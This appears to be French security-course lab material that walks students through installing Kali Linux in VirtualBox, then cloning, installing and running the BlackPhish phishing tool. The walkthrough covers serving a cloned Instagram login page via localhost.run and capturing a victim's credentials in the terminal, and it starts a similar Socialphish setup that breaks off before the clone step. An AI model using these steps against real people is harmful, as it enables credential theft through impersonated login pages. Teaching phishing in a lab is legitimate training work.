
TP - Outil de phishing dans Kali Linux



Etape : Installation de Kali sur VirtualBox

Dans " display " -> " screen ", nous nous assurons que la mémoire vidéo est réglée sur 128 Mo.

Un autre point à souligner est de s'assurer que l'option "Accelerated 3D graphics" est désactivée.




Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation de Kali sur VirtualBox

La configuration finale ressemble à ce qui suit :




Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation de Kali sur VirtualBox

La première fois que nous l'exécutons, une invite nous demande si nous souhaitons monter une image à utiliser comme "disque de démarrage". Nous voulons utiliser notre image Kali, plutôt qu'un disque physique, donc nous sélectionnons l'icône à côté de la liste déroulante.




Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation de Kali sur VirtualBox

Une nouvelle fenêtre s'ouvre, "Optical Disk Selector". Nous allons maintenant appuyer sur " Add ", puis naviguer jusqu'à l'endroit où se trouve notre ISO.





Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation de Kali sur VirtualBox

Après avoir appuyé sur " Open ", nous pouvons voir qu'il a été ajouté, donc nous nous assurons qu'il est sélectionné et appuyons sur " Choose ".

Il ne reste plus qu'à appuyer sur " Start " et ensuite continuer l'installation de Kali Linux comme nous le ferions pour une installation normale.



Activité 3

TP - Outil de phishing dans Kali Linux

Etape : C'est quoi Blackphish

Blackphish est un puissant outil de phishing open-source.

Blackphish est devenu très populaire de nos jours et est utilisé pour faire des attaques de phishing sur les cibles. Blackphish est plus facile que Social Engineering Toolkit.

Blackphish contient des modèles générés par un autre outil appelé Blackphish.

Blackphish offre des pages web de modèles de phishing pour 5 sites populaires tels que Facebook, Instagram, Google, Snapchat.

```
root@kali: ~/Desktop/BlackPhish
File Actions Edit View Help
Big Thanks to: [ DarkSecDevelopers ]
[1] Instagram
[2] Google
[3] Facebook
[4] Netflix
[5] Twitter
[6] Snapchat
[0] Clean
[x] Exit


[BlackPhish] → █
```

Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation Blackphish

- Blackphish est un puissant outil de phishing open-source.
- Blackphish est devenu très populaire de nos jours et est utilisé pour faire des attaques de phishing sur les cibles. Blackphish est plus facile que Social Engineering Toolkit.
- Blackphish contient des modèles générés par un autre outil appelé Blackphish.
- Blackphish offre des pages web de modèles de phishing pour 5 sites populaires tels que Facebook, Instagram, Google, Snapchat.



The screenshot shows a terminal window titled "root@kali: ~/Desktop/BlackPhish". The window has a standard Linux terminal interface with a dark background and light-colored text. At the top, there is a menu bar with options: File, Actions, Edit, View, and Help. Below the menu, a message reads "Big Thanks to: [DarkSecDevelopers]". The main content of the terminal is a numbered menu:

- [1] Instagram
- [2] Google
- [3] Facebook
- [4] Netflix
- [5] Twitter
- [6] Snapchat
- [0] Clean
- [x] Exit

At the bottom of the terminal window, there is a prompt: "[BlackPhish] → █".

Activité 3

TP Blackphish - Outil de phishing dans Kali Linux



Etape : Installation Blackphish

Pour installer l'outil, il faut d'abord changer vers le répertoire Desktop, puis installer l'outil en utilisant les commandes suivantes.

```
cd Desktop  
git clone https://github.com/iinc0gnit0/BlackPhish
```

A screenshot of a terminal window titled "root@kali: ~/Desktop". The window has a standard Linux desktop interface with a title bar, menu bar, and close/minimize buttons. The terminal content shows the following command being run:

```
root@kali:~# cd Desktop  
root@kali:~/Desktop# git clone https://github.com/iinc0gnit0/Blac  
kPhish  
Cloning into 'BlackPhish' ...  
  
remote: Enumerating objects: 1692, done.  
remote: Counting objects: 100% (100/100), done.  
remote: Compressing objects: 100% (87/87), done.  
remote: Total 1692 (delta 49), reused 24 (delta 10), pack-reused  
1592
```

Activité 3


TP Blackphish - Outil de phishing dans Kali Linux



Etape : Installation Blackphish

Déplacez-vous maintenant dans le répertoire de l'outil en utilisant la commande suivante. Puis installez l'outil en utilisant la commande suivante

```
cd Blackphish  
../install.sh
```



A terminal window titled "root@kali: ~/Desktop/BlackPhish". The window has a standard Linux terminal interface with a menu bar (File, Actions, Edit, View, Help) and a title bar showing the current user (root) and location. The terminal content shows the execution of the "install.sh" script. The command "cd Desktop" is run first, followed by "cd BlackPhish". Then, the "ls" command lists files in the directory, including "blackphish.py", "CHANGELOG.md", "_config.yml", "img", "LICENSE", "login.php", "package.json", "README.md", "Server", "update.sh", and "Websites". Finally, the command "../install.sh" is run, which triggers a series of package management steps: "Hit:1 http://deb.i2p2.no unstable InRelease", "Hit:2 http://mirror-1.truenetwork.ru/kali kali-last-snapshot InRelease", "Reading package lists ... Done", "Building dependency tree", "Reading state information ... Done", "npm is already the newest version (7.5.2+ds-1).", and "php is already the newest version (2:7.4+76).".

```
root@kali:~/Desktop/BlackPhish  
File Actions Edit View Help  
root@kali:~# cd Desktop  
root@kali:~/Desktop# cd BlackPhish  
root@kali:~/Desktop/BlackPhish# ls  
blackphish.py  img      login.php    Server  
CHANGELOG.md   install.sh  package.json  update.sh  
_config.yml    LICENSE   README.md    Websites  
root@kali:~/Desktop/BlackPhish# ../install.sh  
Hit:1 http://deb.i2p2.no unstable InRelease  
Hit:2 http://mirror-1.truenetwork.ru/kali kali-last-snapshot InRelease  
Reading package lists ... Done  
Building dependency tree  
Reading state information ... Done  
npm is already the newest version (7.5.2+ds-1).  
php is already the newest version (2:7.4+76).
```

Activité 3

TP Blackphish - Outil de phishing dans Kali Linux



Etape : Installation Blackphish

L'outil a été installé dans votre système. Maintenant, pour exécuter l'outil, utilisez la commande suivante.

```
sudo python3 blackphish.py
```

The screenshot shows a terminal window titled "root@kali: ~/Desktop/BlackPhish". The window has a standard Linux desktop title bar with icons for minimize, maximize, and close. Below the title bar is a menu bar with "File", "Actions", "Edit", "View", and "Help". The main area of the terminal displays the following text:

```
Big Thanks to: [ DarkSecDevelopers ]
```

Below this, there is a list of options:

- [1] Instagram
- [2] Google
- [3] Facebook
- [4] Netflix
- [5] Twitter
- [6] Snapchat
- [e] Clean
- [x] Exit

At the bottom of the terminal window, there is a prompt: "[BlackPhish] → |".

Activité 3

TP Blackphish - Outil de phishing dans Kali Linux



Etape : Installation Blackphish

Maintenant, vous pouvez voir différentes options ici. Supposons que vous vouliez créer une page de phishing pour Instagram, tapez 1 puis 3 pour localhost, vous pouvez choisir une option en fonction de vos besoins.

```
root@kali: ~/Desktop/BlackPhish
File Actions Edit View Help
[6] Snapchat
[0] Clean
[x] Exit

[BlackPhish] → 1

[1] ngrok (recommended)
[2] Localtunnel
[3] localhost.run
[4] Localhost only

[BlackPhish-Instagram] → 3
```

Activité 3

TP Blackphish - Outil de phishing dans Kali Linux



Etape : Installation Blackphish

Ouvrez maintenant l'adresse IP pour le localhost.

```
root@kali: ~/Desktop/BlackPhish
File Actions Edit View Help


URL redirect to:
[+] Editing login.php(Do not edit/tamper with this file)
[+] Copying to /var/www/html
[+] Changing File Permissions
[+] Starting Apache2 Service
[+] Apache2 Service Started

[*] Local: 127.0.1.1

[*] Starting Localhost.run
If prompt about RSA key, say yes

=====
=====
Welcome to localhost.run!
```

Ouvrez l'adresse IP dans le navigateur



Activité 3

TP Blackphish - Outil de phishing dans Kali Linux



Etape : Récupération des détails

Ici vous obtiendrez les détails de la victime

Vous pouvez voir que la page de phishing est générée à l'aide de l'outil. Une fois que l'utilisateur a saisi son identifiant et son mot de passe, la page s'affiche sur le terminal.

```
Waiting For Victim ... [Control + C] to stop

-----
CREDENTIALS FOUND

[ EMAIL: ] [ PASSWORD: Dontthnik ]

-----
Thank you using BlackPhish
If you have any problems while using BlackPhish please report it to us
Make Pull Request to support this tool
```



ACTIVITÉ 4

Outil de phishing dans Kali Linux : Socialphish

Compétences visées :

- Utiliser des outils avancés pour lancer des attaques de Phishing.
- Récupérer et réutiliser les données récupérées

Recommandations clés :

- Maitriser le principe de l'attaque Phishing



1 heures



CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser une installation de Socialphish sur Kali

Pour l'apprenant

- Il est recommandé de maîtriser le principe de Phishing
- Il est recommandé également de suivre les étapes décrites dans l'énoncé pour pouvoir réussir les TP

Conditions de réalisation :

- VirtualBox déjà installée.
- Une machine Virtuelle Kali déjà installée.

Critères de réussite :

- Réaliser le même environnement du travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité

Activité 4

TP Socialphish- dans Kali Linux



Etape : C'est quoi Socialphish?

- Socialphish est un outil open source.
- Socialphish est utilisé dans les attaques de phishing.
- Socialphish est un outil très simple et facile à utiliser.
- Socialphish est écrit en langage bash.
- Socialphish est un outil léger. Il ne prend pas d'espace supplémentaire.
- Socialphish crée des pages de phishing pour plus de 30 sites web.
- Socialphish crée des pages de phishing de sites populaires tels que Facebook, Instagram, Google, Snapchat, Github, Yahoo, Protonmail, Spotify, Netflix, Linkedin, WordPress, Origin, Steam, Microsoft, etc.



Activité 4

TP Socialphish- dans Kali Linux



Etape : installation de Socialphish?

Ouvrez votre système d'exploitation Kali Linux. Allez sur le desktop.

Ici vous devez créer un répertoire appelé Socialphish où vous devez installer l'outil.

```
cd Desktop
```

A screenshot of a terminal window titled 'root@kali: ~/Desktop'. The window has a standard Linux desktop interface with a title bar, menu bar, and close/minimize/maximize buttons. The terminal itself shows the command 'cd Desktop' being typed in blue at the root prompt. The output of the command is also shown in blue below the prompt.

```
root@kali:~/Desktop
File Actions Edit View Help
root@kali:~# cd Desktop
root@kali:~/Desktop#
```

```
mkdir Socialphish
```

A screenshot of a terminal window titled 'root@kali: ~/Desktop'. The window has a standard Linux desktop interface with a title bar, menu bar, and close/minimize/maximize buttons. The terminal shows two commands being run sequentially: 'cd Desktop' followed by 'mkdir Socialphish'. Both commands are typed in blue at the root prompt, and their outputs are shown in blue below the prompt.

```
root@kali:~/Desktop
File Actions Edit View Help
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir Socialphish
root@kali:~/Desktop#
root@kali:~/Desktop#
```

Activité 4

TP Socialphish- dans Kali Linux




Etape : installation de Socialphish?

Maintenant, utilisez la commande suivante pour vous déplacer dans le répertoire Socialphish.

Utilisez la commande suivante pour cloner l'outil depuis GitHub.

